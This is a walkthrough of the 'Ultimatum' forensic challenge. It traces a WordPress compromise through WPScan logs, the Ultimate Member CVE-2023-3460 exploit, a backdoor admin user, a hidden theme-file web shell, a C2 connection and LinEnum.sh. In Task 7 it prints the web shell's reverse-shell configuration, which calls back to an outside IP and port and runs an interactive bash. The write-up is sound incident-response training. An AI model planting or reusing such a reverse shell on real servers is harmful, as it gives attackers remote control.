
Ultimatum Challenge

Sherlock Scenario
One of the Forela WordPress servers was a target of notorious Threat Actors (TA). The website was running a blog dedicated to the Forela Social Club, where Forela employees can chat and discuss random topics. Unfortunately, it became a target of a threat group. The SOC team believe this was due to the blog running a vulnerable plugin. The IT admin already followed the acquisition playbook and triaged the server for the security team. Ultimately (no pun intended) it is your responsibility to investigate the incident. Step in and confirm the culprits behind the attack and restore this important service within the Forela environment.

Task 1:
Which security scanning tool was utilized by the attacker to fingerprint the blog website?

I extracted the logs from the archive in the path catscale_out\logs and went to the access.log file




```
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php-n HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php-o HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php-old HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php-original HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php-save HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php-work HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php.0 HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php.1 HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php.2 HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php.3 HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php.4 HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php.5 HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php.6 HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php.7 HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:44 +0000] "HEAD /wp-config.php.8 HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:21:45 +0000] "HEAD /wp-config.php.9 HTTP/1.1" 404 140 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
```


Answer: wpscan/3.8.24

Task 2:
Which CVE was exploited by the attacker?

I was stuck a little at this question.
After try some ways I just searched in Google "Secragon Offensive Agent" after I saw it in the access.log



```
23.106.60.163 - - [08/Aug/2023:08:33:58 +0000] "GET //wp-content/plugins/ultimate-member/readme.txt HTTP/1.1" 200 38499 "-" "python-requests/2.28.1"
23.106.60.163 - - [08/Aug/2023:08:33:59 +0000] "GET //index.php/register/ HTTP/1.1" 301 295 "-" "Secragon Offensive Agent"
23.106.60.163 - - [08/Aug/2023:08:33:59 +0000] "GET /index.php/register/ HTTP/1.1" 200 11367 "-" "Secragon Offensive Agent"
23.106.60.163 - - [08/Aug/2023:08:33:59 +0000] "POST //index.php/register/ HTTP/1.1" 302 951 "-" "Secragon Offensive Agent"
23.106.60.163 - - [08/Aug/2023:08:34:00 +0000] "GET /index.php/user/secragon/ HTTP/1.1" 200 14335 "-" "Secragon Offensive Agent"
```



GitHub
https://github.com › CVE-2023-3460 › blob › main › ex...

exploit.py - gbrsh/CVE-2023-3460

CVE-2023-3460 # Ultimate Member Unauthorized Administrator Access Exploit # by **Secragon** # PoC for educational/research purposes only # Use it at your own ...

Answer: CVE-2023-3460


Task 3:
What was the IP Address utilized by the attacker to exploit the CVE?

In the same picture from task 1

Answer: 23.106.60.163

Task 4:
What is the name of the backdoor user added to the blog as part of the exploitation process?

In the access.log file I searched for "user" after the scanning was over




```
23.106.60.163 - - [08/Aug/2023:08:32:50 +0000] "POST /xmlrpc.php HTTP/1.1" 200 420 "http://3.110.136.25/" "WPScan v3.8.24 (https://wpscan.com/wordpress-security-scanner)"
23.106.60.163 - - [08/Aug/2023:08:33:58 +0000] "GET //wp-content/plugins/ultimate-member/readme.txt HTTP/1.1" 200 38499 "-" "python-requests/2.28.1"
23.106.60.163 - - [08/Aug/2023:08:33:59 +0000] "GET //index.php/register/ HTTP/1.1" 301 295 "-" "Secragon Offensive Agent"
23.106.60.163 - - [08/Aug/2023:08:33:59 +0000] "GET /index.php/register/ HTTP/1.1" 200 11367 "-" "Secragon Offensive Agent"
23.106.60.163 - - [08/Aug/2023:08:33:59 +0000] "POST //index.php/register/ HTTP/1.1" 302 951 "-" "Secragon Offensive Agent"
23.106.60.163 - - [08/Aug/2023:08:34:00 +0000] "GET /index.php/user/secragon/ HTTP/1.1" 200 14335 "-" "Secragon Offensive Agent"
198.16.74.45 - - [08/Aug/2023:08:35:10 +0000] "GET / HTTP/1.1" 200 11652 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0"
```

Answer: secragon

Task 5:
After the exploit, the SOC team observed that the attacker's IP address changed and from the logs, it seems that the attacker manually explored the website after logging in. The SOC team believes that the previous IP seen during exploitation was a public cloud IP. What is the IP Address the attacker used after logging in to the site?


Checking the access.log file, I found a lot of GET requests from the source IP 198.16.74.45 which is also slightly reported as Bad Web Bot



198.16.74.45 was found in our database!

This IP was reported **6** times. Confidence of Abuse is **0%**:

ISP	FDCservers.net LLC
Usage Type	Data Center/Web Hosting/Transit
Domain Name	fdcservers.net
Country	United States of America
City	Destin, Florida




```
198.16.74.45 - - [08/Aug/2023:08:50:47 +0000] "GET /index.php/wp-json/wp/v2/media?context=edit&per_page=1&media_type=audio&orderBy=date&_locale=user HTTP/1.1" 200 683 "http://
198.16.74.45 - - [08/Aug/2023:08:50:47 +0000] "GET /index.php/wp-json/wp/v2/media?context=edit&per_page=1&media_type=image&orderBy=date&_locale=user HTTP/1.1" 200 683 "http://
198.16.74.45 - - [08/Aug/2023:08:50:47 +0000] "GET /index.php/wp-json/wp/v2/media?context=edit&per_page=1&media_type=video&orderBy=date&_locale=user HTTP/1.1" 200 683 "http://
198.16.74.45 - - [08/Aug/2023:08:51:08 +0000] "GET /wp-admin/themes.php HTTP/1.1" 200 12150 "http://3.110.136.25/wp-admin/profile.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x6
198.16.74.45 - - [08/Aug/2023:08:51:08 +0000] "GET /wp-content/themes/twentytwentythree/screenshot.png?ver=1.1 HTTP/1.1" 200 81088 "http://3.110.136.25/wp-admin/themes.php" "M
198.16.74.45 - - [08/Aug/2023:08:51:08 +0000] "GET /wp-content/themes/twentytwentytwo/screenshot.png?ver=1.4 HTTP/1.1" 200 139008 "http://3.110.136.25/wp-admin/themes.php" "Mo
198.16.74.45 - - [08/Aug/2023:08:51:15 +0000] "GET /wp-admin/site-editor.php?return=http%3A%2F%2F3.110.136.25%2Fwp-admin%2Fthemes.php HTTP/1.1" 200 54785 "http://3.110.136.25/
198.16.74.45 - - [08/Aug/2023:08:51:19 +0000] "GET /index.php/wp-json/wp/v2/settings?_locale=user HTTP/1.1" 200 1106 "http://3.110.136.25/wp-admin/site-editor.php?return=http%
198.16.74.45 - - [08/Aug/2023:08:51:19 +0000] "GET /index.php/wp-json/?_fields=description%2Cgmt_offset%2Chome%2Cname%2Csite_icon%2Csite_icon_url%2Csite_logo%2Ctimezone_string
198.16.74.45 - - [08/Aug/2023:08:51:19 +0000] "GET /index.php/wp-json/wp/v2/blocks?context=edit&per_page=100&_locale=user HTTP/1.1" 200 683 "http://3.110.136.25/wp-admin/site-
198.16.74.45 - - [08/Aug/2023:08:51:19 +0000] "GET /index.php/wp-json/wp/v2/navigation?context=edit&per_page=100&status=publish&_locale=user HTTP/1.1" 200 682 "http://3.110.13
198.16.74.45 - - [08/Aug/2023:08:51:19 +0000] "GET /index.php/wp-json/wp/v2/settings?_locale=user HTTP/1.1" 200 1106 "http://3.110.136.25/wp-admin/site-editor.php?return=http%
198.16.74.45 - - [08/Aug/2023:08:51:19 +0000] "GET /?_wp-find-template=true HTTP/1.1" 200 3419 "http://3.110.136.25/wp-admin/site-editor.php?return=http%3A%2F%2F3.110.136.25%2
```


Answer: 198.16.74.45

Task 6:
The SOC team has suspicions that the attacker added a web shell for persistent access. Confirm the full path of the web shell on the server.

I search the source IP of the attacker with Notepad++ in inside all of the directory and found it inside the error.log file



```
C:\Users\Bubble\Desktop\catscale_out\Logs\var\log\apache2\error.log (2 hits)
  Line 17: [Tue Aug 08 09:01:04.536429 2023] [php7:notice] [pid 234471] [client 198.16.74.45:15511] PHP Notice:  Undefined variable: daemon in /var/www/html/wp-content/themes/twentytwentythree/patterns/hidden-comments.php on line 111
  Line 18: [Tue Aug 08 09:01:04.539117 2023] [php7:notice] [pid 234471] [client 198.16.74.45:15511] PHP Notice:  Undefined variable: daemon in /var/www/html/wp-content/themes/twentytwentythree/patterns/hidden-comments.php on line 111
```




```
sh: 1: /usr/sbin/sendmail: not found
sh: 1: /usr/sbin/sendmail: not found
[Tue Aug 08 09:01:04.536429 2023] [php7:notice] [pid 234471] [client 198.16.74.45:15511] PHP Notice:  Undefined variable: daemon in /var/www/html/wp-content/themes/twentytwentythree/patterns/hidden-comments.php on line 111
[Tue Aug 08 09:01:04.539117 2023] [php7:notice] [pid 234471] [client 198.16.74.45:15511] PHP Notice:  Undefined variable: daemon in /var/www/html/wp-content/themes/twentytwentythree/patterns/hidden-comments.php on line 111
```


Answer: /var/www/html/wp-content/themes/twentytwentythree/patterns/hidden-comments.php

Task 7:
What was the value of the $shell variable in the web shell?

After finding the name of the shell in task 6, I searched it on Notepad++



```
C:\Users\Bubble\Desktop\catscale_out\Misc\ip-172-31-11-131-20230808-0937-pot-webshell-first-1000.txt (2 hits)
   Line 323607: ==> /root/wordpress/wp-content/themes/twentytwentythree/patterns/hidden-comments.php <==
   Line 656389: ==> /var/www/html/wp-content/themes/twentytwentythree/patterns/hidden-comments.php <==
```




```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '43.204.24.76';
$port = 6969;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;
```

Answer: 'uname -a; w; id; /bin/bash -i';

Task 8:
What is the size of the webshell in bytes?

This one was the hardest for me and took some time to find
After I tried alot of ways, I search in Notepad for the webshell name "hidden-comments.php" and found it on the "full_timeline.csv" file




```
267656,1,/var/www/html/wp-content/themes/twentytwentythree/patterns/hidden-comments.php,2023-08-08 08:58:02.856871375 +0000,2023-08-08 08:58:02.816872892 +0000,2023-08-08 08:58:02.816872892 +0000,-,www-data,www-data,-rw-r--r--,2592
```

Answer: 2592

Task 9:
The SOC team believes that the attacker utilized the webshell to get RCE on the server. Can you confirm the C2 IP and Port?

Checked the logs inside the "Process_and_Network" and found it on "ss-anepo.txt"



```
tcp    ESTAB       0       0                                        172.31.11.131:60380                                             43.204.24.76:6969                 users:(("bash",pid=234521,fd=12),("sh",pid=234517,fd=12),("apache2",pid=234471,fd=12)) uid:33 ino:1532880 sk:b <->
tcp    LISTEN      0       511                                                 *:80                                                          *:*                  users:(("apache2",pid=234509,fd=4),("apache2",pid=234503,fd=4),("apache2",pid=234502,fd=4),("apache2",pid=234499,fd=4)
tcp    LISTEN      0       128                                              [::]:22                                                       [::]:*                  users:(("sshd",pid=126847,fd=4)) ino:1489585 sk:6 v6only:1 <->
tcp    CLOSE-WAIT  1       0                               [::ffff:172.31.11.131]:80                                     [::ffff:198.16.74.45]:15511                users:(("apache2",pid=234471,fd=11)) timer:(keepalive,83min,0) uid:33 ino:1532843 sk:c -->
```

Answer: 43.204.24.76:6969


Task 10:
What is the process ID of the process which enabled the Threat Actor (TA) to gain hands-on access to the server?

Same as the picture in task 9:

Answer: 234521

Task 11:
What is the name of the script/tool utilized as part of internal enumeration and finding privilege escalation paths on the server?

Checked the file logs from the Misc folder and found the answer on pot-webshell-first-1000.txt



```
26bbf01183c7aacf331f9ecdf694d44122e1a089  /dev/shm/LinEnum.sh
```

Answer: LinEnum.sh